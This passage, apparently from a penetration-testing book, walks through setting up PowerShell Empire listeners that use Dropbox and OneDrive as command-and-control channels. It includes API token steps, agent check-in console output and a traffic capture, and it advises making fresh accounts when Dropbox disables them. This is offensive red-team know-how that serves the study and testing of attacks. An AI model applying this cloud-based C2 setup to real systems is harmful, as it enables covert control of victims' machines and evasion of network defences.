
In step two, we need to choose which type of access we need. This can be either:

- **App folder**: This gives us access to a single folder that is created specifically for our app
- **Full Dropbox**: This gives us access to all files and folders in our Dropbox


Let's choose **App folder** for now. In step three, let's give a name to our app:




Click on the **Create app** button to create the app. After doing so, the app dashboard will look as follows:




To generate the APIToken, click on the **Generate** button under the **Generated access token** header:




Use this newly generated APIToken in the Empire `dbx` listener:



Set the `APIToken` option and start the `dbx` listener:




When the listener is ready, Empire will create a folder for itself.




Inside the `Empire` folder, we can see three different folders:

- The `results` folder, which will save the results of the executed command on the target
- The `staging` folder, which contains the PowerShell and the Python stagers

- The `taskings` folder, which contains the tasks given by the Empire C2 to the target server



The PowerShell and Python stagers are pushed to the dropbox by C2 so that the target server can download it.



Now that the Dropbox listener is ready, we can use a stager. In this case, we're going to use the classic Empire PowerShell launcher:

Once the stager is executed on the target, it will connect to the Dropbox C2. At this point, the Empire C2 will check the status from Dropbox. If the agent is detected, the Empire C2 will start with the staging process:

```
(Empire: stager/multi/launcher) > [*] New agent VB7AZUPG checked in
[*] Uploading key negotiation part 2 to /Empire/staging/VB7AZUPG_2.txt for VB7AZUPG
[+] Initial agent VB7AZUPG from 0.0.0.0 now active (Slack)
[*] Sending agent (stage 2) to VB7AZUPG through Dropbox
[*] Uploading key negotiation part 4 (agent) to /Empire/staging/VB7AZUPG_4.txt for VB7AZUPG
```

Confirm the newly connected agent via Dropbox:

```
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP     Machine Name      Username   Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------   -------            ---    -----    ---------
 VB7AZUPG ps 192.168.2.5     PT-PC             PT-PC\PT   powershell         2236   60/0.0   2018-09-22 13:52:52

(Empire: agents) >
```


Information regarding the agent is shown in the following screenshot:

```
(Empire: agents) > interact VB7AZUPG
(Empire: VB7AZUPG) > info

[*] Agent info:

        nonce                   4932912341340866
        jitter                  0.0
        servers                 None
        internal_ip             192.168.2.5
        working_hours
        session_key             jgZ=J?7LTa^rR-IcS}DW+~*n|X!y)2V<
        children                None
        checkin_time            2018-09-22 13:49:01
        hostname                PT-PC
        id                      4
        delay                   60
        username                PT-PC\PT
        kill_date
        parent                  None
        process_name            powershell
        listener                dropbox
        process_id              2236
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Ultimate
        lost_limit              10
        taskings                None
        name                    VB7AZUPG
        language                powershell
        external_ip             0.0.0.0
        session_id              VB7AZUPG
        lastseen_time           2018-09-22 13:53:04
        language_version        2
        high_integrity          0

(Empire: VB7AZUPG) >
```

If we analyse the traffic on the target, we can see that the stager is connecting to `https://www.dropbox.com` domain:

No.	Time	Source	Destination	Protocol	Length	Info
473	3.876819	192.168.0.220	162.125.82.8	TLSv1	184	Client Hello
494	3.996575	162.125.82.8	192.168.0.220	TLSv1	1514	Server Hello
497	3.996743	162.125.82.8	192.168.0.220	TLSv1	886	Certificate, Server Key Exchange, Server Hello Done
501	4.030928	192.168.0.220	162.125.82.8	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshak
506	4.148974	162.125.82.8	192.168.0.220	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
519	4.286247	192.168.0.220	162.125.82.8	TLSv1	432	Application Data, Application Data
577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635	Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635	[TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91	Encrypted Alert

And a valid SSL certificate to communicate:




Create a new account because sometimes Dropbox disable the account.

We can also use Microsoft's OneDrive in a similar manner.

Using OneDrive as the C2

The settings for OneDrive are different to those of Dropbox, but the concept is the same. Let's create a OneDrive listener in Empire using the `uselistener onedrive` command from the `listeners` menu:




The options that are available to set are displayed in the following screenshot:


```
Onedrive Options:

  Name              Required    Value                       Description
  ----              --------    -------                     -----------
  SlackToken        False                                   Your SlackBot API token to communicate with your Slack instance.
  KillDate          False                                   Date for the listener to exit (MM/dd/yyyy).
  Name              True        onedrive                    Name for the listener.
